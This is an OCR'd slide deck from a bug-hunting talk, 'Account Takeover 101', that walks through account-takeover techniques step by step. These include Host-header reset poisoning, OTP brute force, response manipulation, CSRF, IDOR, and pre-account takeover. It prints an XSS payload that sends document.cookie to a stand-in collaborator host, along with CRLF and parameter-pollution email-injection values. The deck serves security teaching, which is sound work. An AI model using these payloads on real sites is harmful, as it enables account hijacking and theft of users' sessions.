

Account Takeover 101

Presented to THM,Mumbai By Harsh Tandel

WHO AM I ?

- Cyber Security Consultant
- Part Time Bug Hunter
- Full Time Security enthusiast
- Hacked NCIIPC-IN,NCSC & Tax Admin-NL,MOD-UK
- CVE 2022-3343

Social Links

- https://twitter.com/H4r5h_T4nd37
- https://medium.com/@Cybervenom
- https://www.linkedin.com/in/harsh-tandel-939785193/

What is Account Takeover[**ATO**] ?

Account takeover is vulnerability/bug where pentester/attacker get access or take control of victim’s account.Sometimes it can be exploited by chaining multiple vulnerability.

Severity : P1/Critical

Where to look for **ATO**

- Password Reset/Forgot Password
  - Change Password
- Update Account/Profile
- Invite team member
- Social logins
- Others

Vulnerability can lead to ATO

- Host Header Attack
- Lack of Rate Limit
- Response Manipulation
- CSRF
- IDOR
- XSS
- Token & social login misconfigurations
- Parameter Pollution

Host Header Injection to ATO Via Password Reset

1.Navigate to forgot password.Fill victim’s email click on submit.

2.Intercept request using burp suite.Change Host header with burp collaborator payload link and forward request.

3.Navigate to victim email click on reset password button/link.

4.Observe interaction in **Burp Collaborator** there you might find reset token of victim’s password.

5.Now we replace token in attackers password reset link and reset password of victim.

6.Login with victim’s email and new password and you are in.Account takeover successfully.

Lack of Rate Limit

Sometimes verification for reset password done via **OTP.**We can reset password of victim if rate limit not implemented or not properly implemented.

1.Navigate to forgot password.Insert victim's email and click on "Submit".

2.Put random number in otp box click on submit.

3.Intercept the request and send it to intruder.

4.Select OTP parameter as injection point keep attack type sniper.Then choose payload type as number load list of OTP/6-4 digits and click on "Start Attack".

5.Observe difference between incorrect OTP length/status/response and for correct OTP.

6.If we had inserted new password in step 2 then it should be already changed password or take correct OTP and change it in proxy and then update password.

Response Manipulation

Same in previous scenario sometimes rate limit has been properly implemented but still we got chance if server does not validate the response then we can manipulate response and reset password.

1.Navigate to forgot password.Fill your email and click on “submit”.

2.Fill correct otp from email and click on “submit”.

3.Intercept the request,send request to repeater.Navigate to repeater and send the request and Observe response body and status code.

{ { {

Success: “True” Message: “Success” Status : 200

} } }

Response Manipulation (Cont...)

4.Again go to forgot password and fill victim’s email and click on”submit”.

5.Intercept request in burp suite then “Right click> Do Intercept > Response to this request”,Forward the request.

6.Now you got response for false OTP change it with response of correct OTP response from repeater (Step 3).Forward the request.

7.Now if you fill password in step 4 then password would update or now you will get the box to update password.

8.Login with victim’s email and updated password.

CSRF to ATO

We have password change/update email functionality without asking current password and webapp is vulnerable to CSRF in this scenario we can escalate CSRF to ATO.

1.Navigate to Update Profile page/Change password page.Fill new password or email respectively.Click on “Submit”.

2.Intercept request and “Right Click>Engagement Tools>Generate CSRF POC>Copy HTML”.

3.Paste code into editor and save it as **“.html”** format,Now login as victim in another browser.

4.Open CSRF POC from step 2 into this browser.Click on “Submit request” button.

5. Now victim’s password has been changed we can login with it.If we had update email so email has been updated and we can reset password from forgot password.

IDOR to ATO

This could be the huge scenario it can be happening anywhere mostly in Resetting password,Changing password,updating email/Profile.we will continue previous scenario.

1. Navigate to change password enter new password.Click on “Submit”.

2.Intercept request observe profile id or respective parameter and change it to victim’s id and forward the request.

3.Now login with victim’s email and new updated password.

Same can be checked while resetting password,updating email or resetting password of invited team member.

XSS to ATO

Sometimes we find stored XSS in web app we can elevate it to ATO if we can exfiltrate cookies.

1.Navigate to Vulnerable field Insert payload insert payload which interact with burp collaborator or controlled server.

E.g <img src=x onerror="this.src='http://collaborator-ip/?'+document.cookie; this.removeAttribute('onerror');">

2.Now when victim navigate or click on particular field/button.

3.Victim’s cookies will be sent to coming with interaction details.

4.Now use that cookie and access victim’s account.

Token leakage & misconfigurations

Token/code or OTP for resetting password will be leaked into response or request.

Token may have weak cryptography or predictable in nature.Check if old OTP can be reused.

Try CSRF while adding social login and use your social account to access to victim's account.

We can also try "**Pre-account Takeover**".If there is no email/mobile verification while signing up.

1.Create account using victim's gmail.

2.Now victim will login with gmail using 0auth.

3.Victim get same account which attacker created now attacker has access to this account using password.

Manipulating email parameter

Most of the time “Forgot password” will be api call so it will be in json format.So we will try to add email in array format in case of web request we will add attacker and victim email.

Web request

email=victim@xyz.tld&email=hacker@xyz.tld

email=victim@email.com&attacker@gmail.com

email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld

Json Table:

{“email”:[“victim@xyz.tld”,”hacker@xyz.tld”]}

Thank you all & THM,Mumbai

Open For Questions & Feedbacks